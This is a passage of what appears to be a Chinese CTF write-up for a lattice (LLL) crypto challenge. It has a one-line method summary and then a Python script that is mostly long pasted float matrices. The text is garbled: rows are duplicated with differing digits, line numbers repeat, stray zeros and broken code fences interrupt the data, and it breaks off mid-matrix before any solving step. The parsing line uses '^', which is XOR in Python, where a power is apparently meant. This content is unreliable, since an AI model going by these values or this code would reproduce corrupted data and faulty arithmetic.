扩大将左边的矩阵扩大10**10方(也即k)之后LLL, 误差向量就会在这个格子上, 乘原矩阵的逆矩阵后求得x得flag

Python

```
1 import numpy as np
2 import re
3
4 b = '''-9.366824265123669214e+40
5 -1.332149229726116706e+40
6 -2.103731903029413989e+41
7 -1.334912073880879451e+41
8 -7.394339305600108837e+40
```

```
8 7.39433930009198837e+40
9 -1.818766576192823520e+41
10 -1.443372413337053299e+41
11 -1.286041529959800850e+41
12 -8.823422018835656458e+40
13 -5.442694606008839164e+40
14 -9.990712965606243245e+40
15 -1.514934671154718217e+41
16 -2.595286385806127192e+40
17 -2.094421165112484543e+41
18 -4.714593164005907218e+40
19 -2.034648750476031385e+40
20 -9.821176278746879669e+40
21 -2.190456252527702271e+41
22 -1.446027179681002764e+41
23 -1.870554727587534835e+41
24 -1.229230512747700895e+41
25 -1.630285530150603220e+41
26 -6.429010285101508630e+39
27 -5.165747113409445923e+40
28 -5.961615146581363342e+40
29 -1.160904032220375424e+41
30 -9.437916283138816003e+40
31 -1.151476949047933367e+41
32 -4.333954322376034870e+39
33 -9.470806746239973243e+40
34 -1.211029088878195756e+41
35 -1.559179826564190900e+41
36 -2.604782019026566179e+40
37 -5.645454855025920298e+40
38 -2.955485400286637256e+40
39 -8.482168525619153490e+39
40 -1.832346381953341021e+41
41 2.134362473523305312e+39
42 -1.942934861957050440e+39
43 -1.747141386936809371e+41
44 -8.766565021173437911e+40
45 -2.577016385259505841e+40
46 -1.812773846542303599e+41
47 -2.969031139182841501e+40
48 -1.749802768012814212e+41
49 -1.691051036792160860e+41
50 -4.024226452624492729e+39
51 -1.566413439456889516e+41
52 -1.704363241135160987e+41
53 -4.985926199888602837e+40'''
54
55 b = b.split('\n')
```

```

56 for i in range(len(b)):
57     x = int(b[i][-3:])
58     b[i] = int(b[i][:-4].replace('.', '')) * 10^(x-34)
59 b = b[:-10]
60 a = '''2.919928665996030625e+38 4.521865670335340128e+37
-1.222724744887055359e+37 1.357389315030959707e+38 -6.350669888023039668e+37
-7.164446531657657016e+37 1.147470856951130346e+38 -4.721603998862665943e+38
-2.039347782993102826e+38 5.219342537826884582e+37 9.678101694505857111e+37
-1.397952378754869751e+38 4.635396421765048340e+34 3.689355651492816379e+37
-1.479206204503099123e+38 1.423460577869744531e+38 1.320871017114523235e+38
-2.638930441091184490e+38 1.979455393137340692e+38 1.754011293431336070e+38
-1.850169404739808832e+36 -2.794450359664421892e+38 1.490892238228842730e+38
3.509924042131608094e+38 -2.454065683203015083e+38 -1.389313555573876504e+37
-1.417313919515860473e+38 1.281632553997528607e+38 -2.353854194219866067e+38
-2.560994050750910808e+37 -2.953695367293168806e+38 8.581634682317751438e+37
-6.413426626339740990e+37 1.964712329910008316e+38 -8.951261104745667545e+37
-2.508595386438198776e+38 -1.260863169002353894e+38 -8.299655648376182886e+37
2.951776861531214255e+37 1.149364913644837138e+37 -2.883319129078321663e-01
-2.465677349980178179e-01 -1.098240313930167300e+00 1.171290069109107490e+00
-1.237449802454991588e+00 5.422994725034323560e-01 8.982809143706506072e-01
1.311466014667064459e-02 -8.006448255491643851e-01 2.188608807495496800e-01
61 4.542116882952474500e+37 2.667409800821992799e+37 -1.121306210965076044e+36
2.019866161776971292e+37 -6.696484616926810866e+36 -2.490830212752941985e+37
-8.168574343413321530e+36 -5.101459952968380821e+37 -2.733685622818843692e+37
2.247664957551842714e+37 2.107670016415114488e+37 -2.400150436694058525e+37
-1.169224893091208781e+37 -2.21635544518951615e+36 -5.393129388149234965e+36
2.270017095968691620e+37 2.592039897978322885e+37 -5.176717518249315253e+37
2.793836706084238750e+37 2.952302531126541487e+37 8.916170887975731504e+36
-4.206162188880210735e+37 3.234958481977643499e+37 2.914899988274654852e+37
-4.320016391200031995e+37 -1.172035795673297818e+37 -2.639346790854547499e+37
2.446724981741766661e+37 -2.788292820639033998e+37 -8.202653985610032369e+36
-5.417343038401911689e+37 6.178178138853131093e+35 -5.697870896816651660e+35
3.899250248569191181e+37 1.384605702644702556e+37 -4.880273820541869327e+37
-2.607789357833296515e+37 -1.936206438859209860e+37 4.670443153102871242e+36
6.736662946397012262e+36 -8.988566915880068509e-01 6.321915762800268679e-01
5.035452762935213045e-01 -3.430834473394654416e-01 -2.106801881655598063e-01
7.236190107703383001e-01 -2.597264141312345398e-01 -1.514019709663156840e-02
-8.773909346306113521e-01 -5.591271067415330975e-01
62 6.527822292208441825e+38 8.500247845555084519e+37 -2.505500542397772825e+37
2.954300442965287483e+38 -1.441691900724311992e+38 -1.405140439502895499e+38
2.753350062709289802e+38 -1.070008444576181741e+39 -4.596982618086907925e+38
1.035316724706406545e+38 2.125472318929832972e+38 -3.142448996844495961e+38
6.978234925899880601e+36 8.563315910642744172e+37 -3.485075030570382474e+38
3.179916255032893659e+38 2.887356212713636907e+38 -5.804260883860549157e+38
4.499493725941880298e+38 3.915625745876768504e+38 -1.098424367521097513e+37
-6.276373173361549741e+38 3.231845132924011522e+38 8.023549330402959408e+38
-5.491826086092569483e+38 -2.059756207324433270e+37 -3.125974285584620405e+38
2.800048900883823277e+38 -5.351283704386762018e+38 -5.305102110039431482e+37

```

-6.445581397523245935e+38 2.017998903467943750e+38 -1.476198352850408897e+38
4.280240327293554867e+38 -2.199128653334989244e+38 -5.498629050655857201e+38
-2.723147083812469332e+38 -1.856933691714054392e+38 6.740621812742817887e+37
2.303219676709148901e+37 -4.987064773292515518e-01 1.316532246121680627e+00
1.812822121613806292e+00 -5.920932057742931409e-01 -1.416918796497707855e-01
-1.626648133702650378e+00 -7.092242634072005725e-01 1.117281449973391627e+00
-4.552235487512274470e-01 6.504153321569557111e-02

63 4.244917561177165243e+38 1.266580081561084797e+38 -2.026634552937236745e+37
2.082925173587866001e+38 -8.307600835748099761e+37 -1.622040856266728690e+38
9.240260311190357829e+37 -6.300596492172538851e+38 -2.837741808832921178e+38
1.229329480947567410e+38 1.586485149775040673e+38 -2.085883299005347769e+38
-3.005136136893585158e+37 3.568117092975365235e+37 -1.536950787182180782e+38
2.102474418646722372e+38 2.118686716082867234e+38 -4.202535730918621538e+38
2.734712930541991933e+38 2.610745027763436850e+38 2.691767335260532025e+37
-4.046285754242459804e+38 2.507071896195195211e+38 4.387345339372822617e+38
-3.667538054045526979e+38 -5.375531141227120895e+37 -2.201089871932605072e+38
2.091718113018811976e+38 -3.153556118551381744e+38 -5.489744292405892642e+37
-4.706578538028511377e+38 8.836650072792724189e+37 -7.318588356300400319e+37
3.207982238235461211e+38 -5.376102798651273757e+37 -3.990576352121495128e+38
-2.138935842076686977e+38 -1.332282244097544902e+38 3.834127743269879223e+37
3.005392524618354499e+37 2.606149925292353120e-01 4.359298660759655664e-01
-8.773725497693606323e-01 3.538304163820328863e-01 1.771046256738387781e+00
-7.618791257150167029e-01 -3.608728320217756691e-01 5.193949050914608012e-01
9.117002720674571847e-02 1.576490851381775915e+00

64 2.296388349362012508e+38 2.134754869606662317e+37 -4.168941032901566557e+36
8.993958192395928823e+37 -5.146572442083734062e+37 -2.863848018835247123e+37
1.029606640350577015e+38 -3.764607656044360547e+38 -1.634084842547451546e+38
2.773454568050119499e+37 7.356080685066778858e+37 -1.136434940039584422e+38
2.263551103479057984e+36 2.747531244967619273e+37 -1.365214162590694852e+38
1.110885851379534297e+38 9.574593913998878158e+37 -1.972915003932051212e+38
1.667579052120815132e+38 1.383270499527257047e+38 -7.758093294894126762e+36
-2.218401847993328054e+38 1.047590371521971002e+38 2.870757484732195616e+38
-1.978337524258170912e+38 1.100690688455106203e+36 -1.071037696566284842e+38
8.991804866495132655e+37 -1.934497393025468155e+38 -1.397415166755023107e+37
-2.077225929398842265e+38 7.461632384117843712e+37 -4.862099619716722091e+37
1.387886790127525841e+38 -8.229823166391584032e+37 -1.846539065076454753e+38
-8.428719519506547091e+37 -7.093656608787987463e+37 2.722778896849093171e+37
8.178173320000371546e+36 -4.261540894806853941e-01 -1.002031437836885086e+00
-4.860599223207746067e-01 8.092882707037856171e-01 -2.967158084986645239e-01
2.038129298877254136e+00 5.244974601797237623e-01 1.006221398540287026e+00
8.120812414505378385e-01 1.388644093807258839e+00

65 5.691628981499422714e+38 1.059899709723724011e+38 -2.062203325894115421e+37
2.559786561621909956e+38 -1.205493909609546192e+38 -1.456328372383835503e+38
1.987901586200118887e+38 -8.995416923293576898e+38 -3.942546797866324098e+38
1.137006170067866021e+38 1.956239778377076283e+38 -2.795146688801655373e+38
-1.206458980751334661e+37 6.240116081640948454e+37 -2.747830826533327291e+38
2.790035933900590854e+38 2.602913352037642725e+38 -5.244397148162095691e+38
2.880400726464200502e+38 2.45527222165742167e+38 6.280240201052104820e+36

3.889499726464300592e+38 3.455527333165742167e+38 6.280249201952104820e+36
-5.475017376992741635e+38 2.972608963063888627e+38 6.593481869268540324e+38
-4.877970493127138170e+38 -3.336273517965057991e+37 -2.793031901297476780e+38
2.533903551677840777e+38 -4.536482076261820061e+38 -5.452566569183611311e+37
-5.759766307572067412e+38 1.562524035288016923e+38 -1.149758813503948512e+38
3.877905448418792203e+38 -1.489280241521279112e+38 -4.950303894698999331e+38
-2.496235522380585817e+38 -1.729651731100719437e+38 5.780089690865961123e+37
2.825233306149134022e+37 1.444204217151320024e-01 -2.497836756316294538e-01
-6.647845819548256485e-02 -6.532259317015965960e-01 8.476249251533145568e-01
-3.697294050338922888e-01 1.130399484318164394e+00 -3.213161693531367269e-01
1.479926932720874611e+00 1.224303566547790822e-01

66 4.574511767247638015e+38 1.241723643379699959e+38 -1.957933214927871890e+37
2.171138188787279395e+38 -9.117000898792904664e+37 -1.580605488134617045e+38
1.130667489726705228e+38 -6.878776771657573710e+38 -3.084740899375172266e+38
1.221383098941708325e+38 1.680017981431046811e+38 -2.257304102473914183e+38
-2.790801836022022112e+37 4.011703728259089291e+37 -1.800937084106233578e+38
2.259699324575129019e+38 2.230158356263772835e+38 -4.450038253013486904e+38
3.005613768814640500e+38 2.808340650747601888e+38 2.335229261417782379e+37
-4.373318928522488268e+38 2.617450316607500059e+38 4.853792804223634295e+38
-3.958867543685850512e+38 -4.962445501675260368e+37 -2.339196060941729258e+38
2.190440485783013210e+38 -3.461555892309012489e+38 -5.502662853295372194e+37
-4.935813573433013739e+38 1.022071272776999510e+38 -8.077991904442463582e+37
3.360016481947010863e+38 -7.154865953201828361e+37 -4.214066416569270996e+38
-2.217691722671473655e+38 -1.442059144241657026e+38 4.315216078196720119e+37
3.052555240174402056e+37 -2.650215438962996162e-01 -3.569474749015836418e-02
5.827358099549758558e-03 -5.821019351114263829e-01 3.557402848231615566e-01
1.134454964685882805e+00 6.107906107729325074e-01 -6.441360162226060782e-01
4.946847619412207964e-01 -4.252998458032204443e-01

67 4.037705899992427403e+38 8.105121051215029264e+37 -1.622200238471516657e+37
1.866659379130441365e+38 -8.477382192927911733e+37 -1.124243231096252606e+38
1.346412437507227757e+38 -6.332864965726299159e+38 -2.781140322790962832e+38
8.575839428864809347e+37 1.397120599426805057e+38 -1.963477535745140970e+38
-1.062380563327283257e+37 4.372367979943050480e+37 -1.876312079940756026e+38
1.977929932130085782e+38 1.876691322421831179e+38 -3.754916036970215538e+38
2.716507331914814200e+38 2.449402341473189843e+38 6.645978248264424923e+36
-3.862956674053698749e+38 2.150617034989077088e+38 4.617906328696429390e+38
-3.445879137280524894e+38 -2.810358244350192137e+37 -2.000098082962085275e+38
1.824192225315490896e+38 -3.180336052752715159e+38 -4.019207220520284958e+37
-4.163050516950605797e+38 1.072145281422851444e+38 -8.060031476757349868e+37
2.800658942626025197e+38 -9.865173100877945348e+37 -3.558925742329463528e+38
-1.811760782014381383e+38 -1.211924331396456662e+38 4.037406418493291240e+37
2.060316782450482583e+37 -1.511071620321206010e+00 -4.185645415797091262e-01
-8.771018886196227937e-01 -9.288653509874100420e-03 -1.964541969916165087e-01
1.374568004482289885e+00 2.106976363762878279e-01 -5.176575752604265501e-01
2.921243294876219032e-01 1.173617794699569838e+00

68 2.856974425410960779e+38 1.126170100012835890e+38 -1.330409966516651087e+37
1.410323021446881756e+38 -5.157250051119985021e+37 -1.306202283472781321e+38
2.679554795784952043e+37 -3.944968142509602928e+38 -1.849555402768294530e+38

1.031210989459842647e+38 1.150005660161426957e+38 -1.430823956957590249e+38
-3.567496891309322742e+37 1.388418277756053521e+37 -7.791432327602300123e+37
1.424392738053979055e+38 1.505901887262707763e+38 -2.981894805099366814e+38
1.791075688808269845e+38 1.786450740223192772e+38 3.100926795241387068e+37
-2.705128103933252511e+38 1.822828440049569158e+38 2.608337302121840486e+38
-2.529034286472253745e+38 -5.010967156756812853e+37 -1.543216334198780916e+38
1.482417261802335426e+38 -1.999874288010188877e+38 -4.338196069900911739e+37
-3.305722856328256564e+38 4.210854384520470728e+37 -3.738405458132444787e+37
2.289453511105911865e+38 1.263209937678457163e+36 -2.828519370307209367e+38
-1.543963766271656078e+38 -9.745356830287791454e+37 2.529709623603078553e+37
2.680000827058535281e+37 -8.624624419464002045e-01 6.361835865412460156e-03
-1.589745158156367077e+00 2.727262978006385619e-01 9.778182355318874031e-01
1.490900616106386023e+00 8.740355463619025045e-01 8.420574859619983643e-02
-1.061445019642742044e-01 6.995894979988960261e-01

69 1.735308858457008437e+38 5.086130459603828491e+37 -7.325357148207257626e+36
8.231435197919875056e+37 -3.39816866673885303e+37 -6.257435245226753730e+37
3.779625014104556759e+37 -2.561807309810923249e+38 -1.160749797305474557e+38
4.907774460762034196e+37 6.476728357556342590e+37 -8.568064419165072115e+37
-1.293627849790139036e+37 1.361759176859320656e+37 -6.497847018757584290e+37
8.569380744940019873e+37 8.569368671879780659e+37 -1.706822767994270229e+38
1.131618499406081298e+38 1.068463970017570108e+38 1.045306946968769314e+37
-1.651374199982625541e+38 1.009668373455349371e+38 1.791048494938335853e+38
-1.509381521890922629e+38 -2.070276504106593132e+37 -8.963500184508828160e+37
8.366658202277959776e+37 -1.294195331655081427e+38 -2.145138376103765635e+37
-1.888059353490931949e+38 3.619091701426110587e+37 -2.862843195580502023e+37
1.289792081501693365e+38 -2.147011571555061399e+37 -1.618046584781939025e+38
-8.510489697312006429e+37 -5.575100203081914508e+37 1.656734890705431268e+37
1.247264324917320199e+37 5.263967253515939859e-01 -5.961478334376968391e-01
5.892333728957562800e-01 4.949416244683464416e-01 -1.686943159031065065e+00
7.998930943184118930e-03 1.785598154545109950e-01 1.007300839719610819e+00
-2.229380959649927829e-01 9.307399191804591743e-01

70 3.191509089507955487e+38 1.088480705988772108e+38 -1.627827562855676379e+37
1.602569276135082110e+38 -6.042347355543957865e+37 -1.363888502918548186e+38
5.349171898974421089e+37 -4.625041616423738319e+38 -2.106051638710995588e+38
1.031775550864900285e+38 1.232115030923926044e+38 -1.579491673316534465e+38
-2.875708464967367512e+37 2.339501794721224109e+37 -1.011536335830559147e+38
1.590175060638563452e+38 1.640410579827282389e+38 -3.244929542434653510e+38
2.019506438127720890e+38 1.976035405167033351e+38 2.704189620571895018e+37
-3.041826731805424176e+38 1.966053466943608106e+38 3.145446598140940961e+38
-2.775532939628905642e+38 -4.823279011193343949e+37 -1.687181600989144082e+38
1.632696337120071491e+38 -2.312837818049326290e+38 -4.577791526013430104e+37
-3.644456155134528390e+38 5.868923273798916846e+37 -5.148024947532010830e+37
2.499290159946757945e+38 -2.432354207475772605e+37 -3.080150447078964990e+38
-1.686346508785180172e+38 -1.023360536602830620e+38 2.732758576168384354e+37
2.537847662459781129e+37 7.570267870170953595e-01 -4.160848118385891969e-01
5.298288759449764074e-01 -1.864911232829848942e-01 -1.677466536530365926e-01
4.230181320648386256e-01 -7.270475766770363724e-02 1.100459242018567041e+00
2.168440832975138954e-01 3.566820816993648280e-01

71 4.735084007017944500e+38 8.954831148050514029e+37 -2.027689351664387041e+37
2.220924381620264621e+38 -1.004580023732665406e+38 -1.313653199011547713e+38
1.666645619250379518e+38 -7.522433332572397060e+38 -3.276761317982759891e+38
9.710913969151250128e+37 1.621146171378142129e+38 -2.296084993840738154e+38
-7.709852869517614881e+36 5.507310749462100686e+37 -2.234947984921483402e+38
2.322735307932383914e+38 2.192029091290005959e+38 -4.382244034932466654e+38
3.184407822457924970e+38 2.865158686315770589e+38 5.573254310299298829e+36
-4.544480486584921037e+38 2.509334293895583354e+38 5.504626664162939925e+38
-4.016195088350327496e+38 -3.110850449517425532e+37 -2.333814647033893079e+38
2.148480898857213896e+38 -3.756196397070625569e+38 -4.713105810021778521e+37
-4.894048433207188461e+38 1.300934927670878010e+38 -9.933727452178298491e+37
3.281448447519082002e+38 -1.259395819926858000e+38 -4.154554038404349128e+38
-2.132146509981598838e+38 -1.388309363944170991e+38 4.611084053207634864e+37
2.238515917339665706e+37 5.615842368660982631e-01 1.757005696952934626e-01
4.485438067160165687e-01 1.953867139211855841e+00 -3.044622344970887018e-01
-1.562462476370968245e+00 8.361149610107830865e-01 7.833411435597322781e-01
3.875156333369865758e-01 2.522706211501459239e-01
72 8.567892364629551614e+37 3.991416560421336025e+37 -4.698744803290287601e+36
4.478452934786205312e+37 -1.456324636844267347e+37 -4.592240021796110613e+37
4.406601700475634295e+35 -1.116579837052634233e+38 -5.383639943808040016e+37
3.580831638899661007e+37 3.579941256286570544e+37 -4.187456451010411529e+37
-1.380063664040055979e+37 2.467336892254796662e+36 -1.687437674622310090e+37
4.257313737993268959e+37 4.762358542698959510e+37 -9.270475822044516121e+37
5.077836665634149901e+37 5.372600929778093463e+37 1.172149887796238328e+37
-7.927482006754321255e+37 5.814932882175913514e+37 7.087436592091532977e+37
-7.573938135123861911e+37 -1.884446677836814972e+37 -4.801890415170698713e+37
4.616957258962542579e+37 -5.642493078369579049e+37 -1.420134489334941440e+37
-1.042574748976739683e+38 8.563834840867208789e+36 -8.929911462651934467e+36
7.238399374998372271e+37 8.859275360469302113e+36 -8.884708388066845344e+37
-4.907441980497207555e+37 -2.934507583705369759e+37 7.500519107396144117e+36
9.070706320007314081e+36 1.092390242630634223e+00 -2.941752311615982163e-01
2.293710396852076006e+00 -7.668028199123285704e-01 9.681634354464186965e-01
-1.979639906818330797e+00 -1.271141956260633643e+00 5.852939063946048792e-01
9.765212759811787713e-01 -1.407680955921316590e+00
73 6.460443849767959756e+38 5.945893427728312067e+37 -2.464887967353732882e+37
2.904863717250789976e+38 -1.465517281771120030e+38 -1.182358293239817843e+38
3.036246955506160553e+38 -1.083795682793829183e+39 -4.602049761075339216e+38
8.385470551808416486e+37 2.029159066372251139e+38 -3.083272734112396573e+38
2.013877522782416943e+37 9.319755331046762528e+37 -3.686235769113396759e+38
3.135422221401755351e+38 2.782972507552567005e+38 -5.601176162204150912e+38
4.499771565272947813e+38 3.848372245910888225e+38 -2.280045535474511415e+37
-6.220447570288844117e+38 3.070421362301894127e+38 8.242802297228135119e+38
-5.383310160520484973e+38 -7.540231492187632195e+36 -3.037886156872250449e+38
2.692308384016484243e+38 -5.403070103140723097e+38 -4.597179713633879746e+37
-6.240395565647745803e+38 2.148616571258301429e+38 -1.556668515455430034e+38
4.108848610871706464e+38 -2.500813437539878711e+38 -5.310660256696604950e+38
-2.588664950707710152e+38 -1.772685091692180021e+38 6.780722313176657126e+37
-1.500050100007010050e+37 0.000000000000000000e+00 0.000000000000000000e+00

1.702858489927940558e+37 -3.659270440352410669e-01 5.846663382760098893e-01
1.045037744849562023e+00 -8.108650566714847852e-02 8.898842212671530527e-01
-3.085027261317835334e-01 2.626724778565729390e-01 -5.615173013345079456e-01
7.002395824728181450e-01 -1.751443399607810258e+00

74 1.512624568723916921e+38 4.366093973425817192e+37 -5.499174896193268099e+36
6.930059510677955620e+37 -2.961788419771533870e+37 -5.107053879594165145e+37
3.244628511354184986e+37 -2.209012377739661599e+38 -1.010274273717015579e+38
4.179615150289168681e+37 5.625598319660741650e+37 -7.444430520049468152e+37
-1.220611983416694131e+37 1.076355197124064064e+37 -5.859827289174526919e+37
7.417674733800332799e+37 7.397259852823915138e+37 -1.475551542280348184e+38
9.941880292166182847e+37 9.308448660136755636e+37 8.366147166413269328e+36
-1.428633190941553322e+38 8.653091160577024383e+37 1.553793081199740549e+38
-1.322090327451525851e+38 -1.703866027510814513e+37 -7.794512309195434492e+37
7.069327889138656989e+37 -1.127392302008611709e+38 -1.735106418715039250e+37
-1.612804245145234255e+38 3.116692432432040519e+37 -2.322254740422111387e+37
1.102618568179902126e+38 -1.732314261571384066e+37 -1.400454081927600547e+38
-7.162243963738638057e+37 -4.958566280921323965e+37 1.559025297998291604e+37
1.103742972524827878e+37 -8.940488296897058929e-01 3.570223602600450796e-01
7.473910913240877640e-02 -6.982750349012484259e-01 -3.227917000687502425e-01
-1.231078348664589983e+00 -7.645468495615341809e-01 6.672879656162424358e-03
-1.871139406646203374e-01 -9.231508133312475994e-01

75 6.752779758047247975e+37 2.663575147618464878e+37 -6.845465733280875251e+35
2.641382333791898153e+37 -1.188358580985770805e+37 -2.334344378621961954e+37
3.335151009385553414e+36 -8.716901303632523096e+37 -4.337166952564199812e+37
2.315084194138632136e+37 2.766281203619238381e+37 -3.500319698637375807e+37
-1.136288388008900529e+37 4.890674144363279340e+34 -2.167363470407215618e+37
3.303327801999288016e+37 3.396652618095038619e+37 -6.899302677460906122e+37
4.530836383739500952e+37 4.275507378373325334e+37 6.974485491404741042e+36
-6.306438699414845903e+37 4.043195359641008686e+37 5.813676440059507756e+37
-6.272765141813937135e+37 -9.884172938157390790e+36 -3.611813600957978057e+37
3.100307062438559504e+37 -4.735202606896904533e+37 -8.222306349393847967e+36
-7.040983344312709418e+37 8.561034678660572785e+36 -4.545594075495384343e+36
4.977713269256405711e+37 4.774698711663377598e+36 -6.480784030921984931e+37
-3.156441894368139798e+37 -2.687648927712469686e+37 8.174606589326696843e+36
7.375664844135335540e+36 -1.620921651366330207e-01 7.168436667592509304e-01
-8.144986509585885326e-01 -1.935721549334484148e+00 -6.712793185838770993e-02
-1.128510507673839286e-01 -4.165460974867913890e-01 4.722590272785610055e-01
-1.191895794274986820e+00 7.624144629021103459e-01

76 3.072219839910476792e+38 4.812381172778406500e+37 -9.319367607589668714e+36
1.325382248769876722e+38 -6.628153472802269077e+37 -6.545985433609411754e+37
1.165459129509197318e+38 -4.900431951851625074e+38 -2.144407313341803047e+38
5.362203910803839992e+37 1.031363636191905954e+38 -1.505316571050342822e+38
-3.813892953737074325e+36 3.441830176732257640e+37 -1.594522563955757404e+38
1.496328279882501821e+38 1.366048600167668446e+38 -2.766223038197747818e+38
2.136514010117127313e+38 1.858506021632432780e+38 -1.366854583243775128e+36
-2.949467500595154600e+38 1.537672843528999769e+38 3.644185903541297844e+38
-2.634099681044481919e+38 -1.188155688286266869e+37 -1.484784972676208636e+38
1.307762222061559104e+38 -2.487427689519895352e+38 -2.541436155798917611e+37

-3.001960475213261561e+38 8.883333026963420585e+37 -6.235941718825948227e+37
2.014331310765679749e+38 -8.891075833861276710e+37 -2.609310399660329199e+38
-1.271054127737641478e+38 -9.363732048859555595e+37 3.329732113965350151e+37
1.384855892017990036e+37 3.065555714591540193e-01 9.852930339076807487e-01
7.863996395554000429e-01 1.708575855188576131e+00 -1.847076986387958253e-01
1.096054236436333928e+00 3.783094102031767658e-01 -7.325996785191187799e-01
-5.155144045051276436e-01 -1.170405327806316009e+00

77 6.773961563688364908e+38 7.635431669765781540e+37 -2.479938773671248858e+37
3.021640279293078139e+38 -1.513047695756470755e+38 -1.327816757137776730e+38
3.000237290332707211e+38 -1.121781443776438895e+39 -4.798201627503386570e+38
9.799030019177100255e+37 2.176036507023156891e+38 -3.268497122109942854e+38
1.282209019172357190e+37 9.181917966335669288e+37 -3.741990543382195375e+38
3.297978555831203358e+38 2.951320689069875611e+38 -5.954676030252725490e+38
4.715917814708208110e+38 4.057123972473656138e+38 -1.653807194424571621e+37
-6.532913423933346741e+38 3.283965405260989268e+38 8.462440242415866849e+38
-5.695133243379785090e+38 -1.412621561255241301e+37 -3.213256815766804148e+38
2.863257595442931056e+38 -5.615712486469900126e+38 -5.211511264709607238e+37
-6.588577540146557083e+38 2.168352830466406049e+38 -1.569548683509631128e+38
4.366739354294460498e+38 -2.434093751512420276e+38 -5.630337459513144623e+38
-2.763729940371450863e+38 -1.919053140686750424e+38 7.067897159630908378e+37
2.172152992520734565e+37 5.075412189016536013e-01 6.873808822762171589e-02
9.981462783767424130e-01 -5.545843012915765424e-01 -6.115986708892922064e-01
9.071996109837258127e-01 -1.721761495064771941e-01 -2.962448814725591184e-01
-5.831222419994844808e-01 -1.629330965241572837e+00

78 4.552305938478713953e+38 1.128186419662355319e+38 -2.212546076905436339e+37
2.227974634829890383e+38 -9.272631368824886453e+37 -1.562580424231430880e+38
1.291040104683596899e+38 -7.011708288279328673e+38 -3.094676455159253313e+38
1.147469895347968249e+38 1.632463286071579212e+38 -2.216417038746720953e+38
-1.906923726831037955e+37 4.690450312124051174e+37 -1.860777278005336465e+38
2.248421046629385109e+38 2.205401176932638174e+38 -4.379526813442247325e+38
2.975046977437744727e+38 2.775829818555639744e+38 1.820843363159884164e+37
-4.357957813050984533e+38 2.576165434063537952e+38 4.996694504224446246e+38
-3.882926926472440943e+38 -4.594170557226109966e+37 -2.308655843939007530e+38
2.184298037242329215e+38 -3.487696215306814210e+38 -5.378644120033540297e+37
-4.933426528719482031e+38 1.095960968294109809e+38 -8.883513241380360581e+37
3.333279794557827203e+38 -8.955866054051525608e+37 -4.159275272901942323e+38
-2.209253614632224190e+38 -1.363114079644141856e+38 4.134300435282890121e+37
2.667104983148220678e+37 -3.499130608252903202e-02 6.251819122252801897e-01
-5.974615901052727773e-01 -4.452331693663436618e-01 2.458185563508220817e+00
-4.913741289892639696e-01 1.051148413121401282e+00 4.193161346309559612e-01
1.458077469916898128e+00 8.672341700825272337e-01

79 5.844590351245912105e+38 1.117549968620663376e+38 -2.648728842301289323e+37
2.783732433462946345e+38 -1.239773179924970994e+38 -1.673776413656509551e+38
2.055973012788793640e+38 -9.297734987204155165e+38 -4.041886843815850300e+38
1.214733535956770723e+38 1.999857848257257496e+38 -2.821528843593868396e+38
-8.750874086610457140e+36 6.922664622538685782e+37 -2.729135103092357821e+38
2.868303442210920306e+38 2.719761688965765532e+38 -5.421463851978709187e+38
3.905842935198106877e+38 3.532810894369543752e+38 7.355843634700321131e+36

```

-5.604619311055508079e+38  3.117194827601571983e+38  6.796168886034527424e+38
-4.939427835189351409e+38  -4.023935312785481396e+37  -2.886774391710767177e+38
2.672840380778468048e+38  -4.626096346080100484e+38  -5.919539375779570862e+37
-6.091130516615163217e+38  1.603008689660589114e+38  -1.241248723372311265e+38
4.079134653324608534e+38  -1.556518548770354555e+38  -5.147663185569979755e+38
-2.659978909740461915e+38  -1.691890170410949358e+38  5.596384611165140777e+37
2.724459156747673373e+37  1.246404799515378636e+00  -4.961462049650280370e-01
4.877123871928067955e-01  -4.733522610638022377e-01  -7.405556264969179736e-01
6.276771113986036044e-01  3.590104969775451682e-01  3.850056644077385903e-01
-2.263036260243838638e-01  -6.378677040610660764e-01

```

80 3.922388817370900017e+38 1.236459820816699363e+38 -1.724797769222747061e+37
1.885211796134981466e+38 -7.552283884208550919e+37 -1.510655564015108586e+38
7.561181808807864592e+37 -5.731114993573921315e+38 -2.608362976609579947e+38
1.178536188280987573e+38 1.491078349847686893e+38 -1.950479458945435628e+38
-3.279585930222950095e+37 2.892987289994539907e+37 -1.374768446187618813e+38
1.945752197851771351e+38 1.966749543935240814e+38 -3.916583838969444434e+38
2.538924292527442727e+38 2.425363736517450459e+38 2.828737382720087185e+37
-3.742415442219111229e+38 2.336808527487477579e+38 3.955611505542980789e+38
-3.425377040985854942e+38 -5.179852960966216625e+37 -2.045420851272659060e+38
1.937100135347940059e+38 -2.892106700131220428e+38 -5.188163273006291124e+37
-4.339579760882137818e+38 7.719321536198790052e+37 -6.307471661588065969e+37
2.975087340826715729e+38 -3.919033733348861095e+37 -3.708037180453155912e+38
-1.981208457676220164e+38 -1.275524559723644648e+38 3.602353020823287061e+37
3.002257781618267121e+37 -9.666936142528393949e-01 8.682641032404768699e-01
1.005579064700479058e-01 -2.670322732855486270e-01 -3.046412876185602969e-01
1.318092654967023547e+00 -2.855638218269582751e-01 -1.027751146355863204e-01
-8.835030645329647880e-01 -7.391532654674348723e-01

```
81 5.112187995051323428e+38 1.038263122466337470e+38 -2.027221846358532258e+37
2.357203147911464511e+38 -1.071754383142663773e+38 -1.431009288315626774e+38
1.692544629442290120e+38 -8.020111877094128418e+38 -3.522630445697103543e+38
1.094679118161864664e+38 1.777545529199945382e+38 -2.501937953044840899e+38
-1.374203558714818881e+37 5.518231465595823945e+37 -2.364842528306253550e+38
2.509937330985332552e+38 2.376229999319369835e+38 -4.766534374246234996e+38
3.449496638115662242e+38 3.106481670855734515e+38 9.528058014515155119e+36
-4.908307107204487051e+38 2.731086160356723908e+38 5.836961118178782446e+38
-4.373230289418704057e+38 -3.599629721326830208e+37 -2.531666691722127571e+38
2.322761328339478873e+38 -4.028427130505317091e+38 -5.188210514984454208e+37
-5.276106341947512519e+38 1.354479939756949185e+38 -1.021657581166893583e+38
3.554096853360664334e+38 -1.244932029517268734e+38 -4.509304421721773092e+38
-2.307112755517315437e+38 -1.545420382791184949e+38 5.049446791142378514e+37
2.661258166062871632e+37 -1.054105696699267680e+00 1.032247778615682510e+00
-1.253083045774336712e+00 2.813341908726335383e+00 1.993755595704009176e+00
-9.842859468288162050e-01 2.868100202177210178e+00 -6.030427364109650634e-01
2.307325331601115970e+00 -2.799877892551874137e-01
```

82 2.175127166754814348e+37 9.448436774191598623e+36 5.136423191715115440e+35
6.329448883714903480e+36 -3.581450806660385249e+36 -6.005759538436170551e+36
-7.805695943280719428e+35 -2.579222804976055750e+37 -1.375196887406973988e+37

